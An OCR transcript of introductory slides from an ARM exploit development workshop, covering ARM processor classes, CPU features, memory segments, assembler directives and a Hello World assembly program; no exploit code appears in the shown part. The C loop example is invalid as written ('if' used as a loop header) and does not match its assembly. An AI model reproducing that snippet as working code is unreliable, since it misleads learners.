ARM Exploit Development

1.5hr workshop

by Azeria @fox0x01

Benefits of Learning ARM Assembly


- Reverse Engineering binaries on…
  - Phones?
  - Routers?
  - Cars?
  - Internet of Things?
  - MACBOOKS??
  - SERVERS??

- Intel x86 is nice but..
  - Knowing ARM assembly allows you to dig into and have fun with various different device types


The ARM Architecture

Processor Classes

- A-Class
  - Application processors
  - targets typically run a full OS such as Linux
  - Virtual address support
  - Virtualization
- M-Class
  - Microcontrollers
  - Typically run bare-code or RTOS
- R-Class
  - Targets embedded systems with real time and/or higher safety requirements
  - Typically run bare-metal code or RTOS
  - Used in systems that need high reliability and where deterministic behavior is important


Camera
Cortex-M
Sensor Hub
Cortex-M
Touchscreen &
Sensor hub
Cortex-A
Cortex-M
Power Management
Cortex-M
Apps Processor
Cortex-A
Cortex-M
Mali-GPU
Flash Controller
Cortex-M
2G/3G/4G/5G
Cortex-A
Cortex-M
Cortex-R
GPS
Cortex-M
WiFi
Cortex-M
Cortex-R
Bluetooth
Cortex-M
SIM
SecureCore

ARM Architecture and Cores



AZERIA


ARM CPU Features

- RISC (Reduced Instruction Set Computing) processor
  - Simplified instruction set
  - More registers than in CISC (Complex Instruction Set Computing)
- Load/Store architecture
  - No direct operations on memory
- 32-bit ARM mode / 16-bit Thumb mode
- Conditional Execution on almost all instructions (ARM mode only)
- Word aligned memory access (4 byte aligned)


int main(void){
int i;
int result =0;
if (i =0; i < 10; i++) {
result += 1;
}
Compiler
MOVS r1, #0
MOVS r0, #0
B check
loop ADD r1, r1, r0
ADDS r0, r0, #1
check CMP r0, #10
BLT loop
Assembler
2100
2000
E001
4401
1C40
280A
DBFB
BF00
E7FE
0010000100000000
0010000000000000
1110000000000001
0100010000000001
0001110001000000
0010100000001010
1101110011111011
1011111100000000
1110011111111110
Microprocessor
Output Devices
(LED, LCD)
Input Devices
(Keyboard, Sensors)

Memory Segments

- .text
  - Executable part of the program (instructions)
- .data and .bss
  - Variables or pointers to variables used in the app
- .plt and .got
  - Specific pointers to various imported functions from shared libraries etc.
- The **Stack** and **Heap** regions
  - used by the application to store and operate on temporary data (variables) that are used during the execution of the program



AZERIA


ARM Assembly Basics


Useful Assembler Directives for GNU Assembler


- Assembler directives have nothing to do with assembly language
- Are used to tell assembler to do something
  - defining a symbol, change sections, etc.
- .text directive switches current section to the .text section
  - usually going into flash memory
- .data directive switches current section to the .data section
  - will be copied to RAM
- .section .rodata if you wish data to be copied to SRAM

```
.section .text
.global _start

_start:
        mov   r7, #4
        mov   r0, #1
        mov   r2, #13
        ldr   r1, =string
        svc   0
        mov   r7, #1
        svc   0

.data

string:
.ascii  “Hello World\n”
```


.section .text
.global _start
_start:
mov r7, #4
mov r0, #1
mov r2, #13
ldr r1, =string
svc 0
mov r7, #1
svc 0
.data
string:
.ascii
“Hello World\n”
Directives

